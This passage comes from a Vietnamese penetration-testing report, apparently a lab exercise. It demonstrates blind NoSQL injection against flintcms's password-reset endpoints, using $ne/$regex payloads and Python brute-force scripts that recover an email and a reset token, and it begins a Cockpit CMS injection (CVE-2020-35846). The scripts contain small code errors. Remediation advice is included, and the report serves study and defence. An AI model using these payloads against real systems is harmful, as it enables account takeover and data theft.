
- **Truy cập trái phép:** Kẻ tấn công có thể lợi dụng lỗ hổng này để đăng nhập vào tài khoản admin, cho phép họ truy cập vào toàn bộ hệ thống và dữ liệu nhạy cảm.
- **Lộ thông tin nhạy cảm:** Khi payload được thực thi, nó sẽ ném ra ngoại lệ và trả về toàn bộ đối tượng this, có thể chứa thông tin nhạy cảm như dữ liệu người dùng, cấu hình hệ thống, thông tin đăng nhập, v.v. Các thông tin này có thể bị lộ ra ngoài.
- **Tấn công DoS (Denial of Service):** Payload này có thể dẫn đến việc ứng dụng bị crash hoặc gặp sự cố nghiêm trọng, gây ra tình trạng từ chối dịch vụ.
- **Nâng quyền và truy cập vào các tài nguyên khác:** Kẻ tấn công có thể lợi dụng các lỗ hổng khác trong hệ thống để nâng cao quyền và truy cập vào các tài nguyên quan trọng khác.
- **Ảnh hưởng đến danh tiếng và niềm tin của khách hàng:** Nếu lỗ hổng này bị phát hiện và khai thác, nó có thể gây ra những thiệt hại nghiêm trọng đến danh tiếng và niềm tin của khách hàng đối với ứng dụng.
- **Khuyến cáo khắc phục**
- **Sử dụng các thư viện/framework an toàn:** Thay vì tự xây dựng logic truy vấn, thì nên sử dụng các thư viện/framework phổ biến và được đảm bảo an toàn, như Mongoose (cho MongoDB), Sequelize (cho SQL), v.v.
- **Kiểm tra và xác thực dữ liệu đầu vào:** Luôn luôn kiểm tra và xác thực dữ liệu đầu vào từ người dùng trước khi sử dụng chúng trong các truy vấn. Sử dụng các hàm sanitize hoặc escape để loại bỏ các ký tự đặc biệt có thể dẫn đến tấn công NoSQL Injection.
- **Sử dụng tham số hóa trong truy vấn:** Thay vì ghép nối chuỗi truy vấn, hãy sử dụng các tham số được truyền vào trong truy vấn. Điều này sẽ ngăn chặn việc thực thi các câu lệnh độc hại.
- **Áp dụng nguyên tắc "Least Privilege":** Chỉ cấp quyền truy cập tối thiểu cần thiết cho các tài khoản truy cập vào cơ sở dữ liệu. Điều này sẽ hạn chế tác động trong trường hợp lỗ hổng bị khai thác.

- Thường xuyên cập nhật và kiểm tra:** Luôn theo dõi và cập nhật các thư viện, framework cũng như ứng dụng để đảm bảo rằng các lỗ hổng bảo mật được vá kịp thời.

### 3.3 Kịch bản 3: NoSQL injection dẫn đến lỗ token reset mật khẩu trên flintcms. (Mức độ: Khó)

#### Mô tả lỗ hổng

- Tóm tắt: Phương thức **admin/forgotpassword** và **admin/verify** không validate và sanitize đúng cách tham số token và do đó có thể được sử dụng để thực hiện tấn công Blind NoSQL injection.
- Các bước thực hiện
  - Bước 1:** Thực hiện Reset Password



Hình 4040 Reset password

```
Pretty Raw Hex
Request to http://localhost:4000 [127.0.0.1]
Forward Drop Intercepted Action Open browser
Pretty Raw Hex
1 POST /admin/forgotpassword HTTP/1.1
2 Host: localhost:4000
3 Content-Type: application/x-www-form-urlencoded
4 sec-ch-ua: "Not A[ndroid";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json; charset=UTF-8
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 DNT: 1
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:4000/admin/fp
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: csrfToken=f02d1d1a242cb6bf11f1bbmfq5ygv86en24er0vzg0eOn7olpxyu01#luvejZ02; rc_uid=1ZP1B42ZJ2ekuSCQG; rc_token=81gxRtDwKkVq70jcr9Pvr7t9zK3u058y0U6U424fY; express:sess=eyJwYXNzcyJ9; express:sess.sig=1044a65p1Th_1YJb-ACP
18 Connection: close
19
20 {
21   "email": "huycuong121c@gmail.com"
}
```

Hình 4141 Gói tin request bắt được

- Bước 2:** Chèn tham số truy vấn \$ne để kiểm tra:

```

1 POST /admin/forgotpassword HTTP/1.1
2 Host: localhost:4000
3 Content-Length: 24
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json;charset=UTF-8
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
   Safari/537.36
9 sec-ch-ua-platform: "Linux"
.0 Origin: http://localhost:4000
.1 Sec-Fetch-Site: same-origin
.2 Sec-Fetch-Mode: cors
.3 Sec-Fetch-Dest: empty
.4 Referer: http://localhost:4000/admin/fp
.5 Accept-Encoding: gzip, deflate
.6 Accept-Language: en-US,en;q=0.9
.7 Cookie: csrfToken=fDzwU1m42KGBuHtjNiBNbHFG9SYgV86EmZ4mf0vzgo0e0n7oNpxYu010iuvejZU2; rc_uid=iZPtB4ZZJ2ekuSCQG;
   rc_token=8lgXrtTDwKKvQ70jG9PVr7t9zK3u0o58yDU6U424bTy; express:sess=eyJwYXNzcG9ydCI6e319; express:sess.sig=
   roI7DrNbGvYohgZZmJ0MzrelbfKc; io=A44oaGpsTH_tYJb-AACP
.8 Connection: close
.9
10 {
    "email": {
        "$ne": "foo"
    }
}

```

Hình 4242 Request sử dụng \$ne

- Kết quả:

| Response                                        |     |     |        |
|-------------------------------------------------|-----|-----|--------|
| Pretty                                          | Raw | Hex | Render |
| 1 HTTP/1.1 200 OK                               |     |     |        |
| 2 X-Powered-By: Express                         |     |     |        |
| 3 Content-Type: application/json; charset=utf-8 |     |     |        |
| 4 Content-Length: 16                            |     |     |        |
| 5 ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"      |     |     |        |
| 6 Vary: Accept-Encoding                         |     |     |        |
| 7 Date: Tue, 11 Jun 2024 05:04:23 GMT           |     |     |        |
| 8 Connection: close                             |     |     |        |
| 9                                               |     |     |        |
| 10 {                                            |     |     |        |
| "success":true                                  |     |     |        |
| }                                               |     |     |        |

Hình 4343 Kết quả

- **Bước 3:** Sử dụng tham số truy vấn \$regex để dự đoán email người dùng và xem xét response trả về.

- Kiểm tra kí tự đầu tiên trong email có phải là kí tự “a” hay không?

**Request**

| Pretty                                                                                                              | Raw | Hex |
|---------------------------------------------------------------------------------------------------------------------|-----|-----|
| 1 POST /admin/forgotpassword HTTP/1.1                                                                               |     |     |
| 2 Host: localhost:4000                                                                                              |     |     |
| 3 Content-Length: 26                                                                                                |     |     |
| 4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"                                                               |     |     |
| 5 Accept: application/json, text/plain, */*                                                                         |     |     |
| 6 Content-Type: application/json; charset=UTF-8                                                                     |     |     |
| 7 sec-ch-ua-mobile: ?0                                                                                              |     |     |
| 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 |     |     |
| Safari/537.36                                                                                                       |     |     |
| 9 sec-ch-ua-platform: "Linux"                                                                                       |     |     |
| 10 Origin: http://localhost:4000                                                                                    |     |     |
| 11 Sec-Fetch-Site: same-origin                                                                                      |     |     |
| 12 Sec-Fetch-Mode: cors                                                                                             |     |     |
| 13 Sec-Fetch-Dest: empty                                                                                            |     |     |
| 14 Referer: http://localhost:4000/admin/fp                                                                          |     |     |
| 15 Accept-Encoding: gzip, deflate                                                                                   |     |     |
| 16 Accept-Language: en-US,en;q=0.9                                                                                  |     |     |
| 17 Cookie: csrfToken=fDzwUlm42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0vzgo0e0n7oNpxYu010iuvejZU2; rc_uid=iZPtB42ZZJ2ekuSCQG;   |     |     |
| rc_token=8lgXRtTDwKKvQ70jG9PVr7t9zK3u0o58yDU6U424bTy; express:sess=eyJwYXNzcG9ydC16e319; express:sess.sig=          |     |     |
| roi7DrNbGvYohgZZmJ0MrelbfKc; io=A44oaGpsTH_tYJb-AACP                                                                |     |     |
| 18 Connection: close                                                                                                |     |     |
| 19                                                                                                                  |     |     |
| 20 {                                                                                                                |     |     |
| "email":{                                                                                                           |     |     |
| "\$regex": "^\a"                                                                                                    |     |     |
| }                                                                                                                   |     |     |

*Hình 4444 Kiểm tra email có chứa kí tự “a” không*

- Kết quả kí tự đầu tiên trong email không phải là kí tự “a”.

**Response**

| Pretty                                | Raw | Hex | Render |
|---------------------------------------|-----|-----|--------|
| 1 HTTP/1.1 400 Bad Request            |     |     |        |
| 2 X-Powered-By: Express               |     |     |        |
| 3 Date: Tue, 11 Jun 2024 05:05:36 GMT |     |     |        |
| 4 Connection: close                   |     |     |        |
| 5 Content-Length: 33                  |     |     |        |
| 6                                     |     |     |        |
| 7 There is no user with that email.   |     |     |        |

*Hình 4545 Kết quả*

- Kiểm tra kí tự đầu tiên trong email có phải là kí tự “h” hay không?

**Request**

```

1 POST /admin/forgotpassword HTTP/1.1
2 Host: localhost:4000
3 Content-Length: 26
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json;charset=UTF-8
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
   Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:4000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:4000/admin/fp
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: csrfToken=fDzwU1n42KGBuhtJjNiBNbHFG9SYgV86EmZ4mf0vzgo0e0n7oNpxYu010iuvezU2; rc_uid=iZPtB42ZZJ2ekuSCQG;
   rc_token=8lgXRtTDwKKvQ70jG9PVr7t9zK3u0o58yDU6U424bTy; express:sess=eyJwYXNzcG9ydCI6e319; express:sess.sig=
   roi7DrNbGvYohgZZmJ0MreIbfkC; io=A44oaGpsTH_tYJb-AACP
18 Connection: close
19
20 {
  "email": {
    "$regex": "^\b"
  }
}

```

Hình 4646 Kiểm tra email có chứa kí tự “h” không

- Kết quả: kí tự đầu tiên trong email là kí tự “h”

**Response**

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 16
5 ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"
6 Vary: Accept-Encoding
7 Date: Tue, 11 Jun 2024 05:06:23 GMT
8 Connection: close
9
10 {
  "success":true
}

```

Hình 4747 Kết quả

• **Bước 4:** Viết chương trình để BruteForce email.

Dựa vào kết quả từ bước 3, 4 để thực hiện BruteForce, cụ thể:

- Nếu regex không khớp với các kí tự trong token, server sẽ phản hồi **“there is no user with that email”** với mã **400 Bad request**.
- Nếu regex khớp với các kí tự trong token, server sẽ phản hồi **{"success": "true"}** với mã **200 OK**

Từ đó, ta sẽ lần lượt so khớp từng kí tự trong token đến khi nào Server trả về mã **200 OK** thì chuyển sang so khớp kí tự khác đến khi lấy được toàn bộ token.

```
2 import string
3
4 host = "http://localhost:4000"
5 charset = string.ascii_letters + string.digits + '@.'
6
7 '''
8     If email prefix was found, server return 200 {"success":true}
9     Otherwise, return 400 "There is no user with that email."
10'''
11def email_valid(prefix):
12    #print("prefix: ", prefix)
13    data = { 'email[$regex]': '^' + prefix }
14    res = req.post(host + '/admin/forgotpassword',
15                    data =data)
16    return res.status_code == 200
17
18'''
19    If token was found, server redirect to '/admin/sp/[object%20object]'
20    Otherwise, redirect to '/admin'
21'''
22def blind.validator():
23    res = ''
24    while True:
25        found = False
26        for c in charset:
27            if validator(res + c):
28                res += c
29                found = True
30                break
31            print(res)
32        if not found:
33            break
34    return res
35
36def exploit():
37    print('Start finding email ... ')
38    email = blind(email_valid)
39    print()
40    print('Email:', email)
```

Hình 4848 Code bruteforce email

Kết quả:

```
(kali㉿kali)-[~/nosqli-flintcms]
└─$ python3 exploit_email.py
Start finding email ...
h
hu
huy
huyc
huycu
huycuo
huycuon
huycuong
huycuong1
huycuong12
huycuong121
huycuong121c
huycuong121c@
huycuong121c@g
huycuong121c@gm
huycuong121c@gma
huycuong121c@gmail
huycuong121c@gmail.
huycuong121c@gmail.c
huycuong121c@gmail.co
huycuong121c@gmail.com
huycuong121c@gmail.com

Email: huycuong121c@gmail.com
```

Hình 4949 Kết quả

- Bước 5:** Sử dụng regex để dự đoán token và xem xét hành vi server phản hồi (tương tự như trên).

- Kiểm tra kí tự đầu tiên trong token có phải là kí tự “a” hay không?

Request

| Pretty                                                                                                                                                                                                                                                                          | Raw      | Hex |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|-----|
| 1 GET /admin/verify?t[\$regex]=a                                                                                                                                                                                                                                                | HTTP/1.1 |     |
| 2 Host: localhost:4000                                                                                                                                                                                                                                                          |          |     |
| 3 Content-Length: 0                                                                                                                                                                                                                                                             |          |     |
| 4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"                                                                                                                                                                                                                           |          |     |
| 5 Accept: application/json, text/plain, */*                                                                                                                                                                                                                                     |          |     |
| 6 Content-Type: application/json;charset=UTF-8                                                                                                                                                                                                                                  |          |     |
| 7 sec-ch-ua-mobile: ?0                                                                                                                                                                                                                                                          |          |     |
| 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36                                                                                                                                               |          |     |
| 9 sec-ch-ua-platform: "Linux"                                                                                                                                                                                                                                                   |          |     |
| 10 Origin: http://localhost:4000                                                                                                                                                                                                                                                |          |     |
| 11 Sec-Fetch-Site: same-origin                                                                                                                                                                                                                                                  |          |     |
| 12 Sec-Fetch-Mode: cors                                                                                                                                                                                                                                                         |          |     |
| 13 Sec-Fetch-Dest: empty                                                                                                                                                                                                                                                        |          |     |
| 14 Referer: http://localhost:4000/admin/fp                                                                                                                                                                                                                                      |          |     |
| 15 Accept-Encoding: gzip, deflate                                                                                                                                                                                                                                               |          |     |
| 16 Accept-Language: en-US,en;q=0.9                                                                                                                                                                                                                                              |          |     |
| 17 Cookie: csrfToken=fDzwU1m42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0Vzgo0eOn7oNpxYu0l0iuvejZU2; rc_uid=iZPtB42ZZJ2ekuSCQG; rc_token=81gXRTDwKKvQ70jG9PVr7t9zK3u0o58yDU6U424bTy; express:sess=eyJwYXNzcG9ydCI6e319; express:sess.sig=roi7DrNbGvYohgZZmJ0MreIbfKc; io=1JXjza5Jbg41B7uMAAAC |          |     |
| 18 Connection: close                                                                                                                                                                                                                                                            |          |     |
| 19                                                                                                                                                                                                                                                                              |          |     |

Hình 5050 Kiểm tra token có chứa kí tự “a” không

Kết quả: kí tự đầu tiên trong token không phải là kí tự “a”

**Response**

| Pretty | Raw                                     | Hex | Render |
|--------|-----------------------------------------|-----|--------|
| 1      | HTTP/1.1 302 Found                      |     |        |
| 2      | X-Powered-By: Express                   |     |        |
| 3      | Location: /admin                        |     |        |
| 4      | Vary: Accept, Accept-Encoding           |     |        |
| 5      | Content-Type: text/plain; charset=utf-8 |     |        |
| 6      | Content-Length: 28                      |     |        |
| 7      | Date: Tue, 11 Jun 2024 05:13:43 GMT     |     |        |
| 8      | Connection: close                       |     |        |
| 9      |                                         |     |        |
| 10     | Found. Redirecting to /admin            |     |        |

*Hình 5151 Kết quả*

- Kiểm tra các kí tự đầu tiên trong token có phải là kí tự “u2F” hay không?

**Request**

| Pretty | Raw                                                                                                                                                                                                                                                                          | Hex      |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|
| 1      | GET /admin/verify?t[\$regex]=u2F                                                                                                                                                                                                                                             | HTTP/1.1 |
| 2      | Host: localhost:4000                                                                                                                                                                                                                                                         |          |
| 3      | Content-Length: 0                                                                                                                                                                                                                                                            |          |
| 4      | sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"                                                                                                                                                                                                                          |          |
| 5      | Accept: application/json, text/plain, */*                                                                                                                                                                                                                                    |          |
| 6      | Content-Type: application/json;charset=UTF-8                                                                                                                                                                                                                                 |          |
| 7      | sec-ch-ua-mobile: ?0                                                                                                                                                                                                                                                         |          |
| 8      | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78                                                                                                                                                            |          |
| 9      | Safari/537.36                                                                                                                                                                                                                                                                |          |
| 10     | sec-ch-ua-platform: "Linux"                                                                                                                                                                                                                                                  |          |
| 11     | Origin: http://localhost:4000                                                                                                                                                                                                                                                |          |
| 12     | Sec-Fetch-Site: same-origin                                                                                                                                                                                                                                                  |          |
| 13     | Sec-Fetch-Mode: cors                                                                                                                                                                                                                                                         |          |
| 14     | Sec-Fetch-Dest: empty                                                                                                                                                                                                                                                        |          |
| 15     | Referer: http://localhost:4000/admin/fp                                                                                                                                                                                                                                      |          |
| 16     | Accept-Encoding: gzip, deflate                                                                                                                                                                                                                                               |          |
| 17     | Accept-Language: en-US,en;q=0.9                                                                                                                                                                                                                                              |          |
| 18     | Cookie: csrfToken=fDzwU1n42KGBuHtjNiBNbHFG9SYgV86EmZ4mf0vzgo0e0n7oNpxYu0l0iuvejZU2; rc_uid=iZPtB42ZJ2ekuSCQG; rc_token=8lgXrtTDwKKvQ70jG9PVr7t9zK3u0o58yDU6U424bTy; express:sess=eyJwYXNzcG9ydCI6e319; express:sess.sig=roi7DrNbGvYohgZZmJ0MrelbfKc; io=1JXjza5Jbg4lB7uMAAAC |          |
| 19     | Connection: close                                                                                                                                                                                                                                                            |          |

*Hình 5252 Kiểm tra email có chứa chuỗi “u2F” không*

**Kết quả:** các kí tự đầu tiên trong token là chuỗi “u2F”

**Response**

| Pretty | Raw                                               | Hex | Render |
|--------|---------------------------------------------------|-----|--------|
| 1      | HTTP/1.1 302 Found                                |     |        |
| 2      | X-Powered-By: Express                             |     |        |
| 3      | Location: /admin/sp/[object%20Object]             |     |        |
| 4      | Vary: Accept, Accept-Encoding                     |     |        |
| 5      | Content-Type: text/plain; charset=utf-8           |     |        |
| 6      | Content-Length: 49                                |     |        |
| 7      | Date: Tue, 11 Jun 2024 05:19:03 GMT               |     |        |
| 8      | Connection: close                                 |     |        |
| 9      |                                                   |     |        |
| 10     | Found. Redirecting to /admin/sp/[object%20Object] |     |        |

*Hình 5353 Kết quả*

- Bước 6:** Viết chương trình BruteForce Token (tương tự như email).

```

import requests as req
import string

host = "http://localhost:4000"
charset = string.ascii_letters + string.digits + '@.'

def token_valid(prefix):
    res = req.get(host + '/admin/verify',
                  params = { 't[$regex]': '^' + prefix }, allow_redirects = False)
    return '/admin/sp/' in res.headers['Location']

def blind.validator():
    res = ''
    while True:
        found = False
        for c in charset:
            if validator(res + c):
                res += c
                found = True
                break
        print(res)
        if not found:
            break
    return res

def exploit():
    print('Start finding token ...')
    token = blind(token_valid)

    print()
    print('Token:', token)
    print(host + '/admin/verify?t=' + token)

exploit()

```

*Hình 5454 Code bruteforce token*

Kết quả:

```

[Kali㉿Kali)-[~/nosqli-flintcms]
└─$ python3 exploit_token.py
Start finding token ...
u
u2
u2F
u2FV
u2FVl
u2FVlz
u2FVlzq
u2FVlzqN
u2FVlzqN5
u2FVlzqN5D
u2FVlzqN5Dd
u2FVlzqN5DdS
u2FVlzqN5DdSk
u2FVlzqN5DdSk7
u2FVlzqN5DdSk7k
u2FVlzqN5DdSk7kh
u2FVlzqN5DdSk7kh

Token: u2FVlzqN5DdSk7kh
http://localhost:4000/admin/verify?t=u2FVlzqN5DdSk7kh

```

*Hình 5555 Kết quả*

## Mức độ ảnh hưởng của lỗ hổng (CAO)

- Truy cập trái phép tài khoản người dùng dẫn đến truy cập các thông tin cá nhân và thực hiện các hành động trong tài khoản của người dùng dẫn đến mất quyền riêng tư, lộ thông tin nhạy cảm và các thiệt hại khác cho người dùng.
- Truy cập vào toàn bộ hệ thống dẫn đến việc kẻ tấn công có thể kiểm soát toàn bộ hệ thống, truy cập vào dữ liệu nhạy cảm và thực hiện các hành động hủy hoại.

### Khuyến cáo khắc phục

- **Sử dụng các thư viện/framework an toàn:** Thay vì tự xây dựng logic truy vấn, thì nên sử dụng các thư viện/framework phổ biến và được đảm bảo an toàn, như Mongoose (cho MongoDB), Sequelize (cho SQL), v.v.
- **Kiểm tra và xác thực dữ liệu đầu vào:** Luôn luôn kiểm tra và xác thực dữ liệu đầu vào từ người dùng trước khi sử dụng chúng trong các truy vấn. Sử dụng các hàm sanitize hoặc escape để loại bỏ các ký tự đặc biệt có thể dẫn đến tấn công NoSQL Injection.
- **Sử dụng tham số hóa trong truy vấn:** Thay vì ghép nối chuỗi truy vấn, hãy sử dụng các tham số được truyền vào trong truy vấn. Điều này sẽ ngăn chặn việc thực thi các câu lệnh độc hại.
- **Áp dụng nguyên tắc "Least Privilege":** Chỉ cấp quyền truy cập tối thiểu cần thiết cho các tài khoản truy cập vào cơ sở dữ liệu. Điều này sẽ hạn chế tác động trong trường hợp lỗ hổng bị khai thác.
- **Thường xuyên cập nhật và kiểm tra:** Luôn theo dõi và cập nhật các thư viện, framework cũng như ứng dụng để đảm bảo rằng các lỗ hổng bảo mật được vá kịp thời.

### 3.4 Kịch bản 4: From 0 to RCE: Cockpit CMS (Mức độ: Khó)

#### Mô tả lỗ hổng

- **Tóm tắt:** Code không kiểm tra kiểu của tham số được nhập vào mà đưa đi sử dụng trực tiếp cho truy vấn dữ liệu từ database, điều này cho phép nhúng một đối tượng với các toán tử MongoDB tùy ý vào truy vấn.
- Các bước thực hiện

NoSQL injection in /auth/check (CVE-2020-35846, CVSS:9.8 (Critical))

```

16     public function check() {
17
18         if ($data = $this->param('auth')) {
19
20             if (isset($data['user']) && $this->app->helper('utils')->isEmail($data['user'])) {
21                 $data['email'] = $data['user'];
22                 $data['user'] = '';
23             }
24
25             if (!$this->app->helper('csfr')->isValid('login', $this->param('csfr'), true)) {
26                 $this->app->trigger('cockpit.authentication.failed', [$data, 'Csfr validation failed']);
27                 return ['success' => false, 'error' => 'Csfr validation failed'];
28             }
29
30             $user = $this->module('cockpit')->authenticate($data);

```

*Hình 56 Phương thức check của Auth controller*

```


14     'authenticate' => function($data) use($app) {
15
16         $data = array_merge([
17             'user'      => '',
18             'email'     => '',
19             'group'     => '',
20             'password'  => ''
21         ], $data);
22
23         if (!$data['password']) return false;
24
25         $filter = ['active' => true];
26
27         if ($data['email']) {
28             $filter['email'] = $data['email'];
29         } else {
30             $filter['user'] = $data['user'];
31         }
32
33         $user = $app->storage->findOne('cockpit/accounts', $filter);

```

*Hình 57 Hàm authenticate của module cockpit*

➔ Biến user chưa được kiểm tra và xử lý

- **Bước 1:** Truy cập trang web có sử dụng cockpit CMS và tiến hành đăng nhập thử.



Hình 58 Giao diện đăng nhập cockpit CMS

- **Bước 2:** Dùng burpsuite để capture gói tin và xem thông tin

The screenshot shows the Burp Suite interface with the following details:

- HTTP history tab:** Shows a single entry for a POST request to `/auth/check` from `http://10.10.137.229` with status code 200 and length 311.
- Request pane (Pretty view):**

```

1 POST /auth/check HTTP/1.1
2 Host: 10.10.137.229
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 156
10 Origin: http://10.10.137.229
11 Connection: close
12 Referer: http://10.10.137.229/auth/login?to=/
13 Cookie: 8071dec2be26139e39a170762581c00f=
3303qof8mqrl1jlacnelbbe8tu
14
15 {
  "auth": {
    "user": "admin",
    "password": "pass"
  },
  "csrf": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJjc2ZyIjoibG9naW4ifQ.dlnu8XjK1vB6mGfB10gjtnixrAIsnzf5QTAEP1mJJc"
}

```
- Response pane (Pretty view):**

```

1 HTTP/1.0 200 OK
2 Date: Sun, 09 Jun 2024 09:24:52 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 42
8 Connection: close
9 Content-Type: application/json
10
11 {
  "success": false,
  "error": "User not found"
}

```

Hình 59 Gói tin đăng nhập thông thường

Đưa gói tin **POST** thông tin đăng nhập qua tab repeater để thực hiện tấn công **NoSQL Injection**.

